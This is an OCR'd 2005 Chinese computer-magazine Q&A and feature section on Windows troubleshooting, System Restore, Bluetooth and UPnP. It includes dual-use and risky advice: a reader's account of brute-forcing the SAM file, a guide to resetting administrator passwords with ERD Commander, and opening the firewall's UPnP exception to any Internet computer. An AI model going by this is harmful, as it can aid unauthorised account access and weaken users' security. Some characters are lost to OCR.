打开软件，点击“源文件”下的“　览”按钮，选择好要分割的文件。在“输出设置”下设置好输出的目录，然后在“文件长度”中输入要截取的汉字数，像你的50KB限制，可以输入“25000”。最后点击“分割”即可（见图）。



3 巧过金山毒霸2005验证

问：我在使用金山毒霸2005时，总是无法通过通行证验证，请问我应该怎么解决呢？（河北　liubmin）

答：如果你的网络使用ISA代理或使用ISA作网关，小区局域网又或是一些局域网的代理，在升级的时候，就可能出现通行证验证失败，或者提示错误码139******或54******，最终导致无法升级。

这个问题，可以通过替换文件解决。先从http://www.newhua.com/cfan/200515/kavtxz.rar下载文件，然后退出毒霸，将压缩包内的kavpassp.dll和kavpass2.dll分别覆盖到金山毒霸所在目录（覆盖前请备份好原文件，以便出现问题时恢复），然后再进行升级即可。

4 解决“暴风影音”播放RM文件问题

问：我在用“暴风影音”播放RM文件时，只要一退出，声音就会变为静音状态，需要手动调整才能恢复，请问这是怎么回事？（福建　吴利）

答：“暴风影音”中对于Real媒体有RealMedia和DirectShow两种　染模式，其中DirectShow效果更好，但容易出现兼容问题，一些Real媒体无法播放，这时就必须切换至RealMedia模式。不过RealMedia模式也有不足，比如停止后无法继续播放、无法循环播放、无法分离声道，甚至会引起系统波形音量异常，也就是你说的系统音量设置中的波形（Wave）音量会变为0或50%，或是100%。



当遇到这个问题时，可以通过修改“暴风影音”设置来解决。

第一步：点击“开始→程序→暴风影音5→暴风影音综合设置”，打开“暴风影音综合设置程序”窗口。

第二步：勾选“RealMedia　设置”，点击“下一步”，拖动“波形音量”滑块至最右侧或希望的值即可（见图）。

CF[SB01]

系统

1 上网后系统速度变慢

问：最近我发现一个奇怪的现象，每次上网一段时间后系统速度就突然变得非常慢，打开“任务管理器”一看，才发现CPU占用率达到了100%，并且内存占用也跟着上去了，请问我该从哪些方面去着手解决呢？（江西　王翰）

答：造成CPU占用率100%的可能有很多，比如硬件有问题、中病毒、系统设置有问题等。从系统角度讲，可以从下面几种方法入手解决：

1.由于新版的KV、金山、瑞星等杀毒软件都加入了对网页、插件、邮件的实时监控，无疑增大了系统负担。可以在这些软件相关设置选项中关闭不必要的监控功能。

2.蠕虫病毒在系统内复制也可能造成CPU占用率的快速上升，如果svchost.exe、lsass等关键系统进程的CPU占用特别高，很有可能是这种情况。

3.如果是Windows XP，当445端口收到连接请求时，系统将自动为这些连接分配内存和CPU资源，如果445端口受到过多连接请求(如受到攻击)，就会引起CPU占用率升高。解决的方法是：打开注册表编辑器，找到[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\lanmanserver]，在右侧窗格新建名为“maxworkitems”的REG_DWORD值，将其值设置为“1024”(如果电脑内存大于512MB)或者“256”(如果电脑内存小于512MB)。

4.如果你使用的是Windows XP原版，在“资源管理器”中右击也会引起CPU占用率达到100%。微软官方已经发布了解决这个问题的补丁，使用自动更新功能安装这个补丁即可。

2 无法设置密码

问：我单位的一台安装了Windows XP的电脑，由于管理员密码遗忘，只有一个受限用户可以登录使用，所以我只能尝试用各种方法来重设管理员密码。我试用了saminside lc5.02暴力破解SAM文件等方法，均告失败。当我尝试用ERD Commander 2005来重设管理员密码时，设置也不成功，我记得用ERD Commander重设密码不可能不成功的呀，到底怎么回事？（北京　王艺澎）

答：不错，ERD Commander几乎是万能的Windows密码重设工具，不过下面两个地方需要你在使用时注意：

1.如果这台电脑加入了域，由于域用户密码不在本地，ERD Commander对这样的情况是无能为力的。

2.在组策略设置中有一条“密码最少为8位且不能为弱口令”，如果该策略被启用，那么你在用ERD Commander重设密码的时候也必须遵循这个限制。有些朋友为了图简单，试图将密码重设为类似“1234”这样的简短密码，结果都无法成功。解决方法就是在密码重设时选择一个8位以上复杂密码。

3 Windows标题栏字体突然变小

问：我使用的是Windows XP，经常遇到使用一段时间后窗口标题栏的字体突然变小的情况，不管是“资源管理器”，还是IE，或者别的程序，都出现过这样的情况。如何解决呢？（青岛　张容欣）

答：这实际是自Windows 2000以来一直悬而未决的系统BUG，Windows 2000/XP/2003的各个版本都有用户发现这样的故障。微软官方也没有公布彻底的解决方法，临时解决方法为：

在桌面空白处单击鼠标右键，选择“属性”菜单，在打开的窗口中切换到“外观”标签，在“窗口和按钮”下拉列表中更换一种方案并确认，再次设置换回原来的方案即可，如之前使用的是“Windows经典样式”，可以先设置为“Windows XP样式”，再换回“Windows经典样式”。

4 删除顽固文件终极武器

问：我遇到几个超顽固的文件，怎么删都删不掉，能试的方法基本上都试过了，比如在安全模式下删除、用WinRAR删除、文件粉碎机……结果还是没能搞定。请问还有没有更好的方法或工具？（上海　黄晓鸿）



答：其实在本刊上期的“傻博士信箱”中已经给出了多种对付顽固文件的方法，你可以先尝试根据其中的方法来删除，如果用文中的方法也无法解决，可以试试一款名为Softscape Tools的DOS工具，它基本上能删除几乎所有难以删除的文件，下载地址：http://www.newhua.com/cfan/200515/stools.rar。下载解压缩后，直接双击运行该文件就是了，其使用方法比较简单，是菜单式的键盘操作。要删除某文件，只需定位后按下“D”并确认即可。

CF[SB02]

网络

1 查杀QQ白骨精病毒

问:最近我要崩溃了,我的QQ中了个病毒,每次跟好友聊着聊着,都会自动给对方发送一个文件,文件名类似“一个对你目前工作很有帮助的 好东东.exe”等。我已经尝试用卡巴斯基、Norton Anti-Virus等多种杀毒软件,升级到最新病毒并进行扫描,均没有搞定,我该怎么办?

答:很明显,你中了"QQ白骨精病毒",中了这样的病毒,QQ会自动给你的好友发送类似"网上电视(20个CCTV频道+36个省台+50个英文台, 极力推荐).exe"等非常有诱惑力的文件,接收者不管是点"接受",还是"拒绝",都将感染这一病毒,所以它是最近最为猖 的QQ病毒之一。

下面介绍一下如何手动查杀这个QQ病毒:

第一步:打开"任务管理器",结束掉SYSTEM32Rundll32.exe(Windows 98)或者SYSTEMRundll32.exe(Windows 2000/XP)进程。

第二步:删除C:\Windows\system\.exe、C:\Windows\system\SYSTEM.EXE、C:\Windows\system\SYSTEM32Rundll32.exe文件。

第三步:重启电脑,按F8进入安全模式,输入"assoc .exe=exefile ",屏幕提示".exe=exefile"。如果你使用的是QQ珊瑚虫版本,需要将 QQ安装目录下的TIMPlatform.exe删除,再把TIMP1atform.exe改名为TIMPlatform.exe即可(注意字母l和数字1的区别)。

第四步:下载rundll32_2000.rar(Windows 2000)或rundll32_xp.rar(Windows XP),将其解压缩到C:\WINNT\system32目录 (Windows 2000)或者C:\Windows\system32目录(Windows XP),覆盖同名文件,重新启动即可。

下载地址:

http://www.newhua.com/cfan/200515/rundll32_xp.rar

http://www.newhua.com/cfan/200515/rundll32_2000.rar

2 解决局域网内用QQ传文件速度慢的问题

问:我和我同事都是用QQ直接传送文件,我们处于同一个局域网中,相互之间访问正常,但用QQ传输文件速度非常缓慢,有时只有几百KB/s。而我与其他同事之间用QQ传送文件却能达到1MB/s的速度。请问如何解决呢?

答:你可以尝试以下方法:

第一步:首先在你和对方QQ的"系统设置"中的"网络设置"标签里,将"通讯模式选择"设置为"通过点对点模式与好友交换信息"。

第二步:切换到"登录设置"标签,确保"当前的登录方式"设置为"UDP方式登录"。

第三步:在网卡属性设置窗口的"常规"标签中单击"配置"按钮,切换到"高级"标签,将"Link Speed/Duplex Mode"设置为"Full Mode"。

3 解决金山词霸取词冲突问题

问:我安装的是金山词霸2005版本,每次使用屏幕取词时,我的McAfee就报警,提示进行非法操作。请问这个问题如何解决呢?

答:这是金山词霸2005的BUG,请到金山词霸的论坛中下载解决该BUG的补丁,下载地址:http://bbs.cb.kingsoft.com/viewthread.php?tid=518057&fpage=1。如果存在每当用金山词霸屏幕取词功能时,桌面就丢失(屏幕上看起来像在注销当前用户),这是由于金山词霸2005版与部分Intel i915/925.nForce4.ATi RS480芯片组之间存在冲突,可以尝试下载:http://support.kingsoft.com/c_1/XdictGrb.dll,将其替换掉金山词霸安装目录下的同名文件。

此外,金山词霸2005版还存在与64位机的冲突,具体表现在屏幕取词闪烁、任务栏闪烁、窗口异常关闭等离奇故障,目前还没有解决办法。

4 解决Outlook突然自动退出的问题

问:我的Outlook 2003经常在启动时莫名其妙地退出,无任何提示。我的操作系统是Windows 2000。请傻博士帮帮我吧。

答:这多半是因为Outlook 2003中收件箱里的中文邮件导致的,是inbox里边的中文邮件导致的,解决方法如下:

第一步:打开"控制面板→邮件",在打开的"邮件设置"窗口中单击"电子邮件账户"按钮,在"电子邮件账户"向导中新建立一个账户。

第二步:启动Outlook 2003,选择新建立的账户,进入后,选择"文件→打开→Outlook数据文件"菜单,打开outlook.pst文件。接下来将收件箱里的邮件转移到其他文件夹中(如"草稿")。最后重新启动Outlook 2003即可。

不过该方法在你又新收到邮件后可能会再次出现故障。你可以用下面的设置来避免这一问题:选择"工具→选项"菜单打开"选项"设置窗口,切换到"其他"标签,单击"高级选项"按钮,在"启动时定位到"一栏点击" 览",选择除"收件箱"之外的其他选择即可(如"日历"、"任务"等)。

CF[SB03]

硬件

1 超频失败不用怕

问：前几天，我将我的AMD Athlon XP2500+ CPU超了频。但是超频之后再也无法开机了，状况是按下Power按钮后，散热风扇转动正常，而硬盘灯只亮了一下便没了反应，显示器也维持待机状态。请问该如何解决？

答：这应该是超频过度造成的问题。由于此时已不能进入BIOS设置选项，因此，也就无法在BIOS设置中给CPU降频了。遇到这种情况的处理方法有两种：

(1)打开机箱并在主板上找到给CMOS放电的跳线(一般都安排在钮扣电池的附近)，将其设置在"CMOS放电"位置或者把电池抠掉，用螺丝刀短接两个簧片后，再将跳线或电池复位并重启电脑即可。

(2)现在较新的主板大多具有超频失败的专用恢复性措施。比如：可以在开机时按住Insert键不放，BIOS将自动恢复默认设置。而在一些更为先进的主板中，还可在超频失败后主动"自行恢复"CPU的默认运行频率。因此，对于热衷超频而又缺乏实际操作经验的普通读者来说，选择带有"逐兆超频"、"超频失败自动恢复"等人性化功能的主板，会使超频CPU的工作变得异常的简单轻松。

2 16X DVD只能4X刻录

问：我买了BenQ 16X的DVD刻录机，为什么刻录时只能选4X？怎样才能达到16X刻录？

答：要达到高倍速的刻录速度，除去DVD刻录机本身的能力外，还要求盘片的支持。请您检查您使用的盘片是否为高倍速DVD刻录盘。例如明基的16X DVD刻录机，支持三十余种16X DVD刻录盘片，并支持将另外三十余种8X DVD刻录盘超刻至16X或12X。详细盘片列表您可以参考明基中国网站每个版本的firmware升级程序压缩包中的Media List文件。您也可以尝试使用明基的8X DVD+R盘片，在明基的DW1610/DW1620/DW1620pro中均可达到16X或12X的刻录速度。

3 内存扩容也要兼容

问：为了提高系统性能，我刚刚为我的爱机扩充了内存。可是内存加大后系统资源反而降低了，请问这是怎么回事？

答：此类现象一般是由于主板与内存不兼容引起的，常见于高频率的内存条用于某些不支持此频率的内存条的主板上。当出现这样的故障后，你可以试着在COMS中将内存的CL值提高到3试试。如果这样还不行，请更换与主板兼容的内存条。

4 换上新墨盒，还是"墨尽"？

问：我的HP喷墨打印机刚刚更换了新墨盒，可是打印机在开机时面板上的"墨尽"灯仍是亮的。请问这种情况该如何处理？

答：正常情况下，当墨水已用完时"墨尽"灯才会亮。更换新墨盒后，打印机面板上的"墨尽"灯还亮，发生这种故障，一是有可能墨盒未装好，另一种可能是在关机状态下自行拿下旧墨盒，更换上新的墨盒。因为重新更换墨盒后，打印机将对墨水输送系统进行充墨，而这一过程在关机状态下将无法进行，使得打印机无法检测到重新安装上的墨盒。另外，有些打印机对墨水容量的计量是使用打印机内部的电子计数器来进行计数的(特别是在对彩色墨水使用量的统计上)，当该计数器达到一定值时，打印机判断墨水用尽。而在墨盒更换过程中，打印机将对其内部的电子计数器进行复位，从而确认安装了新的墨盒。解决方法：打开电源，将打印头移动到墨盒更换位置。将墨盒安装好后，让打印机进行充墨，充墨过程结束后，故障排除。

5 声卡噪音的几种原因

问：我的电脑音箱中总有较大的噪音，通过排除法确定是声卡的问题。请问出现这种故障的原因是什么？该如何解决？

答：声卡噪音过大可能有如下几种原因：

(1)插卡不正。由于机箱制造精度不够高、声卡外挡板制造或安装不良，导致声卡不能与主板扩展槽紧密结合，目视可见声卡上"金手指"与扩展槽簧片有错位。这种现象在ISA卡或PCI卡上都有，属于常见故障。一般可用钳子校正。

(2)有源音箱输入接在声卡的Speaker输出端。对于有源音箱，应接在声卡的Line out端，它输出的信号没有经过声卡上的功放，噪声要小得多。有的声卡上只有一个输出端，是Line out还是Speaker要靠卡上的跳线决定，厂家的默认方式常是Speaker，所以要拔下声卡调整跳线。

(3)Windows自带的驱动程序不好。在安装声卡驱动程序时，要选择"厂家提供的驱动程序"而不要选"Windows默认的驱动程序"如果用"添加新硬件"的方式安装，要选择"从磁盘安装"而不要从列表框中选择。如果已经安装了Windows自带的驱动程序，可选"控制面板→系统→设备管理→声音、视频和游戏控制器"，选择各个设备，选"属性→驱动程序→更改驱动程序→从磁盘安装"。这时插入声卡附带的磁盘或光盘，安装厂家提供的驱动程序。

CF[SB04]

■盆盆

擦亮你的月光宝盒
——玩转系统还原高级设置

★★★

本文可以帮你学到

- 如何让特定文件夹不还原
- 保留特定的还原点
- 解决系统还原故障

Windows XP的“系统还原”组件素有“月光宝盒”的美名，可以帮助我们轻松返回先前的正常状态。本文将介绍与系统还原相关的一些高级设置技巧，以帮助广大读者更好地使用它。

(本文假设Windows XP安装在C盘，可根据实际情况修改)

系统还原与还原点

在Windows的使用过程中，用户经常会因为安装了某些与系统不兼容的程序(包括驱动程序)而导致系统出现故障，严重的甚至可能导致系统崩溃。使用系统自带的系统还原功能对硬盘数据进行监控，在必要时调取保存的数据镜像进行恢复，就能保证系统的稳定性同时又兼顾了数据的完整性。

还原点相当于给系统拍的一个快照，其中保存了当前系统的状态。

系统在这些时候会自动建立还原点：

1.首次启动系统时。

2.日历时间间隔24小时。

3.使用InstallShield和Windows XP Professional安装程序等最新的安装程序时。

4.安装自动下载的系统更新前。

5.安装未经Windows数字签名的驱动程序时。

6.使用“备份实用程序”进行恢复时。

月光宝盒的记忆功能：保留特定还原点

有时我们希望能保留某个特定还原点，例如在刚刚安装完Windows XP时，新建了一个还原点，希望能长时间保留，以便今后需要时可以恢复到初始安装状态。但由于以下两个原因，较早建立的还原点可能会删除。

①还原点的默认生命周期是90天，过期后系统将会自动删除该还原点。还原点的生命周期由注册表项[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SystemRestore]下的RPLifeInterval键值决定。

②每个分区的还原点都有一个磁盘配额，默认不超过所在分区容量的12%(最小不低于200MB)，较早的还原点可能会被清除，以便不超出指定的磁盘配额。

针对这两种原因，我们给出两套解决方案：

1.巧设权限让还原点赖着不走

第一步：以管理员账户登录，在“文件夹选项”的“查看”选项卡中去除“隐藏受保护的系统文件(推荐)”和“简单文件共享”的勾选，同时勾选“显示所有文件和文件夹”。

第二步：在“资源管理器”中右击“C:\System Volume Information”文件夹，选择“属性”。在弹出对话框中切换到“安全”选项卡，点击“添加”按钮，然后输入当前的登录账户名称(本例是Admin)并确定，然后指定Admin账户拥有“完全控制”权限。

第三步：进入“系统还原”组件的工作目录C:\System Volume Information_restore{GUID}，此处的{GUID}每个人都不同，笔者的目录是C:\System Volume Information_restore{D8DCAF8D-2B7D-4FCA-B76F-DF5900477AAE}。在该目录下会有类似RPx的文件夹。打开“系统还原”程序窗口，然后参照这些RPx文件夹的创建时间来确定其所对应的还原点。如图1中的RP1文件夹对应“Install Windows XP”还原点，其建立时间是2005年6月17日12:37。



图1　根据时间确定还原点

第四步：右击RP1文件夹选择“属性”，在弹出对话框中切换到“安全”选项卡，点击“高级”按钮，在弹出窗口的“权限”选项卡的“权限项目”列表框中选中任意一账户，点击“编辑”按钮，在“权限”列表框中确认勾选了“拒绝”列的“删除子文件夹和文件”和“删除”这两个复选框，点击“确定”按钮(见图2)，用同样方法对其他账户进行权限设置。



图2　设置拒绝权限

第五步：在RP1的“高级安全设置”对话框的“权限”选项卡中确认勾选“用在此显示的可以应用到子对象的项目代替所有子对象的权限项目”。

2.修改还原点默认生命周期

打开“注册表编辑器”，找到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SystemRestore]，修改RPLifeInterval的键值(见图3)，该值默认是76a700(即十进制的7776000，单位是秒)，可根据每天86400秒来确定需要保留的天数。但用注册表的方法只能修改所有还原点的生命周期，无法针对特定还原点。




图3

小提示

注册表的该位置下除了RPLifeInterval之外，还有其他有用的参数供设置。

①RPSessionInterval:设置开机多少秒以后自动创建还原点，默认为0(即禁用该特性)。如设置为3600(十进制)即为开机一小时后自动创建系统还原点。

②CompressionBurst:设置空闲多少秒以后，自动压缩还原点。

更详细的内容，可参考http://support.microsoft.com/kb/295659/zh-cn。

谁能穿梭时空:指定不被还原的文件/目录

默认情况下“系统还原”会监控桌面上的所有文件，一旦恢复到先前建立的还原点，则桌面上新建的文件会全部丢失，非常麻烦。如何指定“系统还原”不要监控桌面上的文件？

在C:\WINDOWS\system32\Restore文件夹下存放了“系统还原”的配置文件filelist.xml(具有只读、系统和隐藏属性)。该配置文件定义了“系统还原”监控(或排除)的文件和目录，我们可以修改该XML文件，让系统还原不再监控桌面。

第一步：备份filelist.xml，然后去除filelist.xml文件“只读”属性，并用“记事本”打开。

第二步：定位到以下位置：

```
<DIRECTORIES>
        <Exclude>
        <REC>%cookies%</REC>
        <REC>%favorites%</REC>
        <REC>%History%</REC>
        ……
</Exclude>
</DIRECTORIES>
```

第三步：该<Exclude>小节定义了“系统还原”排除的目录(不监控)。对于中文版的Windows XP，在修改该xml文件之前，我们需要将文件夹“C:\Documents and Settings\UserName\桌面”改名为“C:\Documents and Settings\UserName\Desktop”(这里的UserName要用当前登录用户名代替，本例是admin)。这是因为filelist.xml文件不支持中文，强行使用可能会导致系统还原服务停止。

第四步：在<Exclude>小节里添加以下的语句：

<REC>%USERPROFILE%\Desktop<REC>

保存该xml，并恢复其“只读”属性即可。用同样方法还可以阻止“系统还原”监控其他文件夹。

月光宝盒打不开了:无法进入Windows也能恢复

1.尝试进入“安全模式”，然后再进行恢复。

2.如果无法进入“安全模式”，则可以尝试进入“带命令行的安全模式”，运行以下命令尝试恢复：




图4　利用ERD Commander 2005进行系统还原

%systemroot%\system32\restore\rstrui.exe。

3.如果无法进入〝带命令行的安全模式〞，还可以借助第三方工具软件进行恢复。这里推荐使用系统维护光盘 ERD Commander 2005。该工具类似于一个光盘版的 Windows XP，用该维护光盘引导计算机后，并选择需要恢复的 Windows，即可进入 ERD Commander 的桌面，然后点击〝Start → System Tools → System Restore〞，打开〝系统还原〞窗口后即可恢复到先前的还原点，可惜的是该功能不支持中文名称的还原点(见图 4)。

月光宝盒丢了:系统还原功能失效

系统还原功能出现故障时，可以根据下面的方法依次进行排错:

1.参考微软官方的技术支持进行恢复

①如何排除 Windows XP 中的系统还原工具问题:http://support.microsoft.com/kb/302796/zh-cn

②系统还原〝还原点〞丢失或删除:http://support.microsoft.com/kb/301224/zh-cn

③在 Windows XP 中系统还原工具显示空白日历:http://support.microsoft.com/kb/313853/zh-cn

④〝系统还原〞工具如何处理硬盘空间的使用:http://support.microsoft.com/kb/300044/zh-cn

2.重命名〝系统还原〞的工作目录

如果使用〝禁用再重新启用〞的方法后，〝系统还原〞仍无法恢复，则为当前用户分配每个盘符根目录下的〝System Volume Information〞文件夹的〝完全控制〞权限，然后将这些文件夹重命名。

3.重装〝系统还原〞功能

在〝运行〞对话框中输入〝C:\WINDOWS\inf〞回车，在打开的文件夹中右击 sr.inf，选择〝安装〞，然后插入与当前系统的 Service Pack 版本一致的 Windows XP 安装光盘，根据屏幕提示进行操作即可。

小提示

如果系统是 Windows XP SP2，但 Windows XP 安装光盘不带 SP2，则可使用以下方法。

(1)确认以下文件夹 C:\WINDOWS\ServicePackFiles 是否存在并且非空(大概为 400MB 左右)。

(2)如果该文件夹不存在，请检查注册表中[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Setup]下的键值 ServicePackSourcePath，以确认是否将该文件夹转移到了其他路径，并记录该路径。




图 5

(3)在“运行”对话框中输入“C:\WINDOWS\inf”回车，在打开的文件夹中右击 sr.inf 选择“安装”，然后插入不带 SP2 的 Windows XP 安装光盘。

(4)系统提示插入 Windows XP SP2 安装光盘时，点击“浏览”，定位到 C:\WINDOWS\ServicePackFiles\i386(如果该文件夹被转移，请定位到相应的路径)，点击“确定”(见图 5)。

(5)系统提示插入 Windows XP 安装光盘(注意这次不是 Windows XP SP2)，点击“浏览”，定位到安装光盘下的 \i386 文件夹，点击“确定”按钮(见图 6)。




图 6

(6)安装结束后根据提示重启电脑，此时再尝试打开“系统还原”程序，检查是否恢复正常。

CF [ZS01]

稀饭魔语大辞典

■老鼠吱吱

经常会看到手机、掌上电脑以及各种移动设备上标称〝支持〝蓝牙〝技术〞，大多数人对蓝牙也只是有模糊的概念，今天就请翻开魔语大辞典，通通透透看蓝牙。

本期名词: Bluetooth

音标:[blu:'tu:θ]　**谐音:**布罗它趣

读音(WAV格式):http://www.newhua.com/cfan/200515/15voice.zip

名称的由来:取自公元十世纪征服丹麦、挪威的国王 Herald Bluetooth的名字。这项技术被定义为统一不同工业领域之间协调工作的标准，例如计算机、手机和汽车之间的协调工作。

蓝牙用来做什么:蓝牙是无线数据和语音传输的开放式标准，它将各种通信设备、计算机及其终端设备、各种数字数据系统、甚至家用电器采用无线方式连接起来。

蓝牙标准是谁建立的:它是由爱立信、IBM 等 5 家公司在 1998 年联合推出的一项无线网络技术。随后成立的蓝牙技术特殊兴趣组织(SIG)来负责该技术的开发和技术协议的制定，如今全世界已有1800多家公司加盟该组织，微软公司也是SIG组织的领导成员之一。



蓝牙的性能:蓝牙的传输速率为 1Mbps，其传输距离一般为10米，如果使用某些特殊的信号中继装置则可以将传输距离扩大到100 米，这是蓝牙 1.x 的性能标准，而最新的蓝牙2.0可以将传输速率提高到 3Mbps。

常见的蓝牙设备:笔记本电脑、PDA、手机、耳机、键盘、鼠标、数码相机、DV摄像机。

蓝牙的缺点:蓝牙设备间的兼容性尚需改进，另外，最近出现了利用蓝牙技术传播的手机病毒，所以人们应该加强对蓝牙设备安全性的重视。

CF [ZS02]

全面认识 UPnP 了解智能家居网络互联的关键

“UPnP”让全世界轻松牵手

★★

■LX

阿义住在男生宿舍348房间，一直自　为电脑神童，自认为与比尔·盖茨的惟一差别是比尔中途　学，而他没有。由于确实懂得比其他人多一点，舍友们的电脑出现什么问题，都会先请他帮忙。这不，又有人来向他讨教了……

笨笨：阿义呀，最近在网上经常看到“UPnP”这个词，啥意思呀？

阿义：笨笨，不是我说你，你怎么还活在上个世纪呀，“UPnP”就是即插即用，早在Windows 95时代就有了，比如你新买了Modem，不用自己设置中断，操作系统就能替你设置了。这就是“UPnP”呀！

笨笨：　，原来是这样！太感谢了！

此“PnP”非彼“PnP”

1.想不搞混，先温习一下PnP

阿义笑话人家停留在Windows 95时代，其实他自己才活在那段回忆里面。现在流行的“UPnP”、“PnP”和过去的即插即用是不一样的。在Windows 95诞生以前，人们在使用电脑时最麻烦的事情就是安装硬件设备。于是上世纪九十时代Intel公司提出了PnP（Plug and Play，即插即用）规范，从系统自身去解决底层硬件资源，包括IRQ(中断请求)、I/O(输入输出端口)地址、DMA(直接内存读写)和内存空间等的分配问题。允许PC机自动进行自我配置，用户可以“插入”一个外设，不需要进行系统的手工配置即可“使用”它。

2.听故事快速认识UPnP

UPnP场景1：张先生正坐在赶往机场的出租车上，他将去广州参加一个重要会议。他忽然想起，办公室电脑中的一份重要文件尚未处理，而按照约定的时间，客户应在半小时内收到答复，怎么办？好在出租车上已经安装了支持UPnP的网络设备。张先生打开手机的网络功能，自动连接上了车上的GPRS上网功能，无需任何设置，就可以访问打开办公室里的电脑，找到文件，并用手机键盘进行相关的文件编辑、邮件发送。

UPnP场景2：张太太从夏威夷旅游归来，刚刚进家，数码相机、PDA就已经和家中电器连上了。PDA中的影音文件立刻通过墙上的大屏幕液晶电视播放出来。进门的时候，数码相机拍摄的照片已经自动在墙上的电子相册上播放了。如果想选择一张自己喜欢的照片，还能在另一个房间的打印机上出照片。

你应该看出来了，UPnP的主要作用就是简化网络设置，使各类电子设备可以快速连接。UPnP的英文全称是Universal Plug-and-Play，中文意为“通用即插即用”，是对即插即用(PnP)的扩展。1999年10月微软成立了UPnP论坛（http://www.UPnP.org）。

你可以把UPnP理解成为一条“超级管道”，各类不同设备连接进来后，就可以在同一个网络中互相通信。有了UPnP，用户不需要接触IP地址、DNS、网关、子网掩码之类复杂的概念，只要将数码相机、网络打印机、路由器等设备连接上家庭网络就能自动使用了。

简单地说，如果你家的录像机、电视机、数码相机等家电只要具备了网络功能，并支持UPnP标准，不用任何设置和用户参与，它们就能自动和你的电脑连接起来(并且还可以互相连接)。这里举一个大家熟悉的例子：以前，局域网用户必须自己在电脑中设定自己的固定IP地址和子网掩码、网关等信息，但自从有了DHCP，省去了很多麻烦，大多数电脑只要联入网络，就可以自动设置好IP地址和网关等信息。其实,UPnP并不复杂，DHCP可以被理解成为它的一部分、一种形式。

就在你身边的UPnP

你也许会觉得智能家电距离我们还有很远，家里能联上网络的设备除了电脑，还是电脑，没有其他的了。其实，常见的很多P2P软件就要用到UPnP，比如BT、电骡eMule等，都使用了UPnP技术。BT软件中提到的UPnP和前面提到的“用于PC机和智能设备（或仪器）的对等网络连接的体系结构”并不等同，它只是利用了其中的一部分功能，被称为UPnP NAT Traversal。为什么要使用这种技术呢？使用UPnP之后，内网用户就可以不进行设置，直接联到外网的用户电脑上，



图1

这样就能大大提高下载速度。

1.UPnP 让内网用户下载速度大提升

以常用的 BT 软件 BitComet 为例，它已经支持了 UPnP 功能，我们只需打开其中设置即可。依次打开〝工具→选项→高级设置→网络连接〞，选中其中的〝允许使用 UPnP 自动端口映射〞（见图 1）。注意，这样的设置只对 Windows XP 以上版本的操作系统有效。启用 UPnP 后，在内网中使用 BitComet 的用户就可以自动连接到位于外网的种子，从而大大提高网速。

小提示

★为什么内网要用 UPnP 自动端口映射

内网的特点是无法对外打开监听端口，会损失所有外部进来的连接，常用的解决办法是进行端口映射，但操作比较复杂，而 BT 软件的“UPnP 自动端口映射”可以在本机上自动完成网关端口映射操作(网关设备需要支持 UPnP，目前大部分硬件防火墙、ADSL Modem 都支持)，这样内网的 BT 下载速度就会变快。

★快速查看自己在内网还是外网

判断方法很简单，不用安装额外的软件，只要有 MSN Messenger 即可。打开 MSN Messenger，选择菜单中的“工具→选项”，然后点击“连接”标签，这时在“高级连接信息”中就会显示出你的网络状态。如果其中包含“直接连接”字样，证明你处于外网，否则就说明你处于内网（见图 2）。



图 2　图中信息表明用户处于外网

★ SP2 下手动设置 UPnP

在安装 Windows XP SP2 后，有些用户感觉 BT 下载比以前减慢了。解决方法是：进入“开始→控制面板→Windows 防火墙”，在“例外”选项卡下勾选“UPnP 框架”，接着选中它，并单击“编辑”按钮，在弹出的“编辑服务”窗口中单击“更改范围”按钮，然后选择“任何计算机（包括 Internet 上的计算机）”。如果你使用 BitComet 等软件，就可以省略此步骤。

2.怎样才能享受 UPnP

（1）Modem 必须支持 UPnP 功能，Modem 还必须同时支持路由功能。

（2）操作系统的支持：只有 Windows XP 系统才支持 UPnP 功能，但微软的官方网站声称从 Windows Me 开始就已经支持 UPnP，但在目前的大环境下，还是推荐使用 Windows XP。

（3）软件必须支持 UPnP 功能：如 BC、电骡 eMule、MSN 等软件都支持 UPnP 功能。注意，相当多的网络防火墙软件不支持 UPnP，目前已知支持的有 Windows XP 中的 ICS/ICF、WinRoute Firewall 5，诺顿网络安全特警 2003/2004。而诺顿网络安全特警 2002、天网 2.50/2.51、瑞星网络防火墙、金山网　等都不支持 UPnP。



图 3　支持 UPnP 的设备包装上会有明显的标志

家居自动化 网络零管理

